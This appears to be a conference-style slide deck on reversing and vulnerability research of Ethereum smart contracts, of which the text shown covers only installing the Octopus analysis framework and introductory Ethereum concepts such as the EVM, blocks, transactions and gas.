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Reversing & Vulnerability Research of Ethereum Smart Contracts

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
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
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
- ▶ Smart contracts, WebAssembly, ...



Support Intelligence Operations

- ▶ Blockchain Transaction tracking
- ▶ Vulnerability analysis





📅 Agenda

1. Blockchain concept
2. Quick introduction of Ethereum
3. Basic Ethereum testing lab
4. Reverse engineering of Ethereum smart contracts
5. Analysis and vulnerability research
6. Going deeper & Questions





Smart contracts analysis for...

Users/ICO

- ▶ Due diligence
- ▶ Understand the Logic



Security researcher

- ▶ Bug hunting
- ▶ Vulnerability research




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- ▶ Security audit
- ▶ Bytecode Optimization



Threat intelligence team


- ▶ Transaction tracking
- ▶ Analyze smart contract interactions





Octopus

- Security analysis framework
 - WebAssembly module
 - Blockchain Smart Contracts (BTC/ETH/NEO/EOS)
- <https://github.com/quoscient/octopus>



	BTC	ETH (EVM)	ETH (WASM)	EOS	NEO	WASM
Explorer	✓	✓	✓	✓	✓	○
Disassembler	✓	✓	✓	✓	✓	✓
Control Flow Analysis	✗	✓	✓	✓	✓	✓
Call Flow Analysis	✗	+	✓	✓	+	✓
IR conversion (SSA)	✗	✓	+	+	✗	+
Symbolic Execution	✗	+	+	+	✗	+



Install Octopus

<https://github.com/quoscient/octopus>

```
# Download Octopus
git clone https://github.com/quoscient/octopus
cd octopus

# Install Octopus and its dependencies
pip3 install -r requirements.txt
```




01

Introduction of Ethereum



ethereum



Beginning of ethereum

White paper:

- ▶ by Vitalik Buterin – Nov 2013
- ▶ Description of the project
- ▶ <https://github.com/ethereum/wiki/wiki/White-Paper#ethereum>



Yellow paper :

- ▶ by Gavin Wood – Apr 2014
- ▶ Ethereum's formal specification (Technical)
- ▶ <https://ethereum.github.io/yellowpaper/paper.pdf>

ETHEREUM: A SECURE DECENTRALISED GENERALISED TRANSACTION LEDGER

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
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ABSTRACT. The blockchain paradigm when coupled with cryptographically-secured transactions has demonstrated its utility through a number of projects, with Bitcoin being one of the most notable ones. Each such project can be seen as



What is Ethereum?

- ⬡ “Ethereum is a **decentralized platform** that **runs smart contracts**: applications that run exactly as programmed without any possibility of downtime, censorship, fraud or third-party interference.”
- ⬡ **Decentralized network (P2P)**
 - ▶ launched on 30 July 2015
- ⬡ **Decentralized cryptocurrency (with Ξ 98M ETH - 01/18)**
 - ▶ 1 ETHER = 10^{18} Wei.
- ⬡ **Open source**
- ⬡ **Ethereum Virtual machine (EVM)**
- ⬡ **Smart contracts**
 - ▶ Application stored & execute on the blockchain
 - ▶ $\text{\textcircled{D}}$ Apps (Decentralized Application)





Also... Ethereum as a "world computer"

⬡ Ethereum:


- ▶ generalized blockchain for smart contract development.
- ▶ **decentralized logic** (contract)

⬡ Swarm:

- ▶ distributed storage platform and content distribution service.
- ▶ **decentralized storage**
- ▶ <http://swarm-gateways.net/bzz:/theswarm.eth/>

⬡ Whisper:

- ▶ private low-level datagram communication platform
- ▶ **decentralized messaging**





Peer-to-peer network

- Peer-to-peer (P2P) computing or networking is a **distributed application architecture** that partitions tasks or workloads **between peers**.
- “Blockchains are **politically decentralized** (no one controls them) and **architecturally decentralized** (no infrastructural central point of failure) but they are **logically centralized** (there is one commonly agreed state and the system behaves like a single computer)” – Vitalik Buterin ([src](#))

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- Distributed or Decentralized?
- Four Ethereum networks:
 - Mainnet** : original and main network for Ethereum transactions
 - Ropsten**: testnet with Proof Of Work (PoW)
 - Kovan: testnet with Proof Of Authority (Parity only)
 - Rinkeby: testnet with Clique Consensus (Geth only)





Fig. 1—(a) Centralized. (b) Decentralized. (c) Distributed networks.



Ethereum network participants

⬡ A full node is:

- ▶ Piece of Software
- ▶ Connected to other nodes
- ▶ Maintains locally a **copy of the blockchain**



~ 70%

- ⬡ Geth
 - ▶ Golang

- ▶ Major full node
- ▶ Ethereum foundation



~ 25%

- ⬡ Parity
 - ▶ Rust


- ▶ Fast, secure, light
- ▶ Parity team



Ethereum Virtual Machine

- ◊ EVM is a **sandboxed virtual stack machine** embedded within each full Ethereum node.
 - ▶ [https://github.com/ethereum/wiki/wiki/Ethereum-Virtual-Machine-\(EVM\)-Awesome-List](https://github.com/ethereum/wiki/wiki/Ethereum-Virtual-Machine-(EVM)-Awesome-List)


- ◊ EVM instructions set: ~160 instructions
- ◊ 256 bits words
- ◊ Memory management
 - ▶ Stack (max size: 1024 words)
 - ▶ PUSH / POP
 - ▶ Storage (persistent)
 - ▶ SSTORE / SLOAD
 - ▶ Memory (Volatile)
 - ▶ MSTORE / MLOAD





Client/Node/EVM Implementations



- ◊ Geth - Official Go implementation of the Ethereum protocol
 - ▶ <https://github.com/ethereum/go-ethereum>
- ◊ Parity – Rust implementation
 - ▶ <https://github.com/paritytech/parity>
- ◊ cpp-ethereum – Official C++ implementation
 - ▶ <https://github.com/ethereum/aleth>
 - ▶ <http://www.ethdocs.org/en/latest/ethereum-clients/cpp-ethereum/>
- ◊ Pyethereum – Official Python implementation
 - ▶ <https://github.com/ethereum/pyethereum>
 - ▶ Seems to be py-evm now





Concept of Blockchain



- Series of blocks, each **linked to the previous block**
- Each block contains a set of **transactions**
- Immutable public transaction ledger**
 - Green = Genesis block
 - Black = main chain (longest series of blocks)
 - Purple = Orphan blocks





Blocks compositions

ETHEREUM BLOCK CONTENTS



Block: header & list of transactions
▶ ~ 1 block / 14 seconds

Three “Merkle Patricia tree”:
▶ Transactions
▶ States
▶ Receipts


More infos:

- ▶ https://en.wikipedia.org/wiki/Merkle_tree
- ▶ https://en.wikipedia.org/wiki/Radix_tree
- ▶ <https://blog.ethereum.org/2015/11/15/merklng-in-ethereum/>




Uncle blocks

- ◊ Uncles == orphan blocks
- ◊ Add an uncle in his block is rewarded ($1/32 \cdot \text{block_reward}$ per uncle added)
 - ▶ Only if the uncle is not older than 6 block behind
 - ▶ 2 uncles per blocks maximum
- ◊ Motivates the miners to continue to mine independently






Transactions



STATES



- transaction == modification of Ethereum's state
- 2 type of transaction:
 - message calls
 - contract creations
- Transaction content:
 - from: address of the sender
 - to: the address of the recipient
 - value: the amount of Wei to be transferred
 - nonce: number of transactions sent by the sender.
 - gasPrice: the number of Wei that the sender is willing to pay per unit of gas to execute the transaction.
 - gasLimit: the maximum amount of gas the sender is willing to pay
 - v, r, s: used to generate the sender's signature




Gas

- Gas is the unit used to measure the fees required for a particular computation.
- 1 ETH = 10^9 Gwei = 10^{18} wei
- Payment (in ETH) = Gas amount (in Gas) x Gas price (in ETH/Gas)

Gas Limit		Gas Price			Max transaction fee
50,000	x	20 gwei	=		0.001 Ether

- During a transaction, the sender sets:
 - gasPrice: the number of Wei that the sender is willing to pay per unit of gas.
 - gasLimit: the maximum amount of gas that the sender is willing to pay.






